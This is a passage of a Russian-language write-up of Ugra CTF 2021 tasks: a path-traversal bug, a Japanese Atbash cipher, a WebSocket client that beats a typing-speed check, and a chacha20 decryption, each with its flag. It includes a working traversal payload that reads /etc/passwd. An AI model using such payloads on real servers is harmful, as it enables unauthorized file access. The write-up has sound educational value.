Замечаем две закономерности: преобразования никогда не касаются строчных букв и всегда происходят после последней точки. Попробуем сопоставить преобразованные символы с исходными: видим, что код преобразованного символа равен сумме кода исходного символа и числа `32` в десятичной системе счисления. Таким образом, чтобы получить символ `.` (код `46`), мы можем отправить серверу символ с кодом `14` в десятичной системе счисления или `0xE` в шестнадцатеричной. Аналогично, символу `/` (код `47`) соответствует символ с кодом `15` или `0xF`.

Используем полученные знания и построим запрос, который, например, достанет для нас файл `/etc/passwd`: `/getfile?filename=../../../../../.%0E%0Fetc0%Fpasswd`.

Скачиваем файл и получаем флаг.

Флаг: **ugra_dvoinoi_ris_etot_gospodinae15adb72caf**

Японский шифр

Криптография, 150 баллов.

> Наш воображаемый друг из Японии снова на связи! На этот раз у него для вас совсем другая загадка. Ему слово...
>
> *https://japcipher.s.2021.ugractf.ru/token/*

Решение

Видим типичный для югорских юниорских соревнований по информационной безопасности сайт на японском языке. Внимательно его читаем. Воображаемый японский друг рассказывает об аффинных преобразованиях — в частности, об аффинных шифрах.

Аффинные шифры — это когда алфавит кодируется последовательностью чисел, и для шифрования применяется обратимая математическая функция. Наш друг сетует на то, что аффинные шифры редко когда применяются для японской письменности (наверняка на это есть причина), и по этому поводу предлагает нам шифртекст на японском, полученный как раз таким шифром.

Собираем зацепки Увидев задание, а также две надписи ウツツガ！ (яп. *уцуцуга*) по бокам страницы, понимаем, что, чтобы понять, как расшифровывается текст, нужно цепляться за всё, за что в принципе возможно. Благо, подсказок и намёков много. Вот они все:

1. Шифр аффинный.
2. Используется Хирагана (набор иероглифов для слоговой записи незаимствованных японских слов).
3. Используется *традиционный* порядок Хираганы (это у нас с вами алфавит — «А, Б, В, Г, ...» — у японцев всё не так однозначно).
4. Порядок алфавита определяется стихотворением.
5. Шифр довольно известный.
6. В самом низу страницы присутствует изображение маскота, который, во-первых, очень похож на гротескного стереотипного еврея, а во-вторых, его зовут Матисьяху.
7. В нумерованном списке внизу страницы вместо цифр — иероглифы: い (и), ろ (ро), は (ха).
8. В CSS-стилях нумерованного списка есть свойство: `list-style: hiragana-iroha;`.

Применяем дедукцию

Алфавит Сперва определимся с алфавитом. Зацепки №2, №3, №4 и №6 позволяют найти ответ в интернете. А зацепки №6 и №7 прямо в лоб говорят, что алфавит — это стихотворение «Ироха», которое знаменито тем, что содержит в себе каждый символ Хираганы, причём ровно по одному разу, и в прошлом использовалась для определения порядка иероглифов.

Запрос «iroha ordering table» в средней поисковой системе в числе первых возвращает ссылку на Викисловарь, где искомый алфавит удобно набран в строку:

いろはにほへとちりぬるをわかよたれそつねならむうゐのおくやまけふこえてあさきゆめみしゑひもせす

Думаем дальше.

Шифр Аффинных шифров много. Широко известных — меньше. Знаменитых — ещё меньше. Тех, которые указывают в качестве примера в статье на русской Википедии, всего три:

Аффинный шифр — это частный случай более общего моноалфавитного шифра подстановки. К шифрам подстановки относятся также шифр Цезаря, ROT13 и Атбаш. Поскольку аффинный шифр легко дешифровать, он обладает слабыми криптографическими свойствами[1].

Атбаш выделяется на фоне двух других шифров своей еврейской историей. Вот и всё, собственно.

Расшифровывем текст Суть шифра Атбаш в том, что первая буква по алфавиту становится последней, вторая — предпоследней, и так далее.

Берём любимый язык программирования и пишем пару строчек, чтобы расшифровать текст, оставляя символы не из алфавита (переносы строк и что-нибудь ещё, что могло бы гипотетически попасться, но не попалось):

```
def atbash(text):
    ciphertext = ""
    for c in text:
        if c in ALPHABET:
            c = (ALPHABET[::-1])[ALPHABET.index(c)]
        ciphertext += c
    return ciphertext
```

Получаем три строчки почти осмысленного японского (это хаику, но с опечатками, чтобы уместилось в алафвит). Сдаём их на сайт и выигрываем.

Флаг: **ugra_i_is_to_ro_as_ro_is_to_ha_814c8d629b9de3e9**

Юртогонки!

Программирование, 200 баллов.

> ПАО «Агрокекстрой» представляет первую в мире игру, нацеленную на построение навыка слепой десятикопытной печати.
>
> Против вас соревнуется идеальный игрок, компьютер. Сможете его обогнать?
>
> *https://urtracing.s.2021.ugractf.ru/token/*

Решение

«Юртогонки» — это почти как популярный когда-то сайт «Клавогонки»: вы соревнуетесь с противником в скорости и точности печати на клавиатуре. Здесь, правда, вы соревнуетесь не с компьютером, а с человеком. И компьютер хорош — следовательно, придётся хитрить.

Способ первый: автоматический ввод с клавиатуры Можно было воспользоваться каким-нибудь средством для автоматизации пользовательского ввода — например, библиотекой `pyautogui`. Но это бы не сработало, потому что клиентская часть игры проверяла скорость ввода и не давала печатать быстрее компьютера:

```
const handlePress = e => {
    e.preventDefault();
    now = Date.now()
    // 6 ms is the world record. no way a user types faster
    if (now - lastInput < 6) {
        alert("Обнаружена попытка накрутки скорости печати. Игра всё.");
        socket.close();
    }
    lastInput = now;
    socket.send(e.charCode);
};
```

Функция `handlePress` объявлена константой, и переопределить на ходу её нельзя. Но можно скачать фронтенд игры к себе, отредактировать код как вздумается, и запустить его — здорово, если сработает.

Способ второй: пишем свой клиент Изучив исходники игры, видим, что общение между клиентом и сервером происходит через *WebSockets*. Нетрудно проследить, как именно:

- клиент по каждому нажатию клавиши на клавиатуре передаёт код соответствующего символа;
- сервер отвечает состоянием игры в формате JSON.

Осталось только свой клиент, который решает игру во мгновение ока. Возьмём для этих целей модную асинхронную библиотеку *aiohttp*:

```
import aiohttp
import asyncio


async def solve():
    url = 'wss://urtracing.s.2021.ugractf.ru/token/ws'
    async with aiohttp.ClientSession() as s:
        async with s.ws_connect(url) as ws:

            # получаем текст
            text = (await ws.receive_json())['text']

            # отправляем его посимвольно назад
```

```
            for c in text + " ":
                await ws.send_str(str(ord(c)))

            # проверяем ответы сервера на наличие приза-флага
            async for msg in ws:
                if flag := msg.json()['prize']:
                    print(flag)


asyncio.run(solve())
```

Флаг: **ugra_etot_paren_byl_iz_teh_842386f02628a069**

Упаковано

Криптография, 100 баллов.

> Тут представлена расшифровка некоего сеанса общения. Впрочем, расшифрованности ей как раз недостаёт. Придётся добавить её концентрации.
>
> *wrapped.json*

Решение

Открываем файл. Проматываем всю шелуху и находим единственное информативное, что есть в файле: зашифрованное сообщение. Причём дана вообще вся необходимая для расшифровки информация: название использованного алгоритма (chacha20), ключ шифрования, значение инициализационного вектора и соли.

Алгоритм поддерживается стандартной поставкой openssl. Можно вызвать команду `openssl` с нужными параметрами и передать ей зашифрованные данные. Выясним с помощью документации, что дешифровка делается так: `openssl enc -d`. Как называются и передаются остальные параметры, читаем в справке: `openssl enc -help`. Командой `openssl enc -list` узнаём, какой опцией задать нужный шифр. Учитываем также, что во всех случаях бинарные данные закодированы в base64. Подавать шифртекст на вход команде следует в декодированном виде, а параметры `K`, `S` и `iv` следует преобразовать в шестнадцатеричный вид.

Сформируем команду:

```
$ echo /BfXeiwcpGNvCioouSXEcyCbswq+qWK9cXPmTTHpw9/PVqJC2G+ZZqFz1WlbhoMXfNY23g== | base64 -d | \
  openssl enc -d -chacha20 \
      -K $(echo SXfrl6vUC1Vn35Fegh9onjXwWj9zrpA/SlB9zjTsYZM= | base64 -d | xxd -p -c99) \
      -S $(echo AMrggUL8qFJOWwqKyn3fxQ== | base64 -d | xxd -p -c99) \
      -iv $(echo C4COMuSB8riCMPU2d/w/eQ== | base64 -d | xxd -p -c99)
ugra_seal_it_file_it_batch_it_mark_it_5868aa5acddOO1
```

Флаг: **ugra_seal_it_file_it_batch_it_mark_it_5868aa5acdd001**